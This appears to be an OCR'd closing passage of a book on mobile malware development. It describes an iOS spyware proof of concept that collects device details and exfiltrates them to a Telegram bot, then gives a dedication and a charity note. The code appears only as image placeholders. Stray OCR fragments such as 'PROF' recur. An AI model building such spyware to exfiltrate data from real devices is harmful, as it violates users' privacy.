
As you can see, the logic is pretty simple: the `collectSystemInfo()` method gathers important system details, including: iOS version, device model and name, hostname, username, available memory and battery level.

PROF

The `sendSystemInfo()` method sends this data to a Telegram bot. The bot's API is called via `sendMessageToTelegram()`, which uses `URLSession` to send a `JSON` request.


demo

Let's go to see everything in action. Build project:



{width="80%"}


PROF



{width="80%"}

{width="80%"}


PROF



{width="80%"}


Then just click the button:

PROF



PROF

{width="80%"}



{width="80%"}


As you can see, everything is worked perfectly, as expected =^..^=!

This spyware app serves as a proof-of-concept for Red Team operations and penetration testers, allowing you to gather system information from a compromised iOS device and exfiltrate it securely via Telegram.

quickemu

17. final

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ



{width="80%"}

Alhamdulillah, I finished writing this book in few days.

Why is the book called that? **AIYA MMD** - means **A**ttack and **I**ntroduction or (**A**ndroid and **I**OS), start **Y**our **A**dventure in **M**obile **M**alware **D**evelopment. also **AIYA** means **AIYA** Nurkhankyzy.

I will be very happy if this book helps at least one person to gain knowledge and learn the science of cybersecurity. The book is mostly practice oriented.

PROF

Of course the book is not as big as my previous works, this is because firstly I needed to urgently start a fundraising campaign for the Aiya and secondly many things remain confidential (NDA)

Mobile malware - it's a constantly evolving battlefield. What you learned here is just the beginning. Tools change, defenses adapt, but the mindset stays the same: think like the adversary to build stronger defenses.

Experiment responsibly, push boundaries, and never stop digging deeper. The mobile world is vast, complex, and full of opportunity - for both attackers and defenders. Keep your skills sharp, your curiosity alive, and remember: knowledge is the ultimate weapon. Stay sharp, stay curious, and stay one step ahead.

This book is dedicated to my wife, Laura, and my children, Yerzhan and Munira. I would like to express my deep gratitude to my friends and colleagues.

Special thanks to Russian hacking community, 2600.kz, BlackIce hackerspace from Almaty (Kazakhstan) and my friends from Middle East countries: Kingdom of Bahrain, Kingdom of Saudi Arabia, UAE.

All examples are practical cases for educational and research purposes only.
Book design by: Muhammad Patel
Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine

FREE (32USD)

The entire profit from the sale of the book will be donated to aid children from Kazakhstan afflicted with cancer.

Nurkhankyzy Aiya,
Acute myeloid leukemia (AML)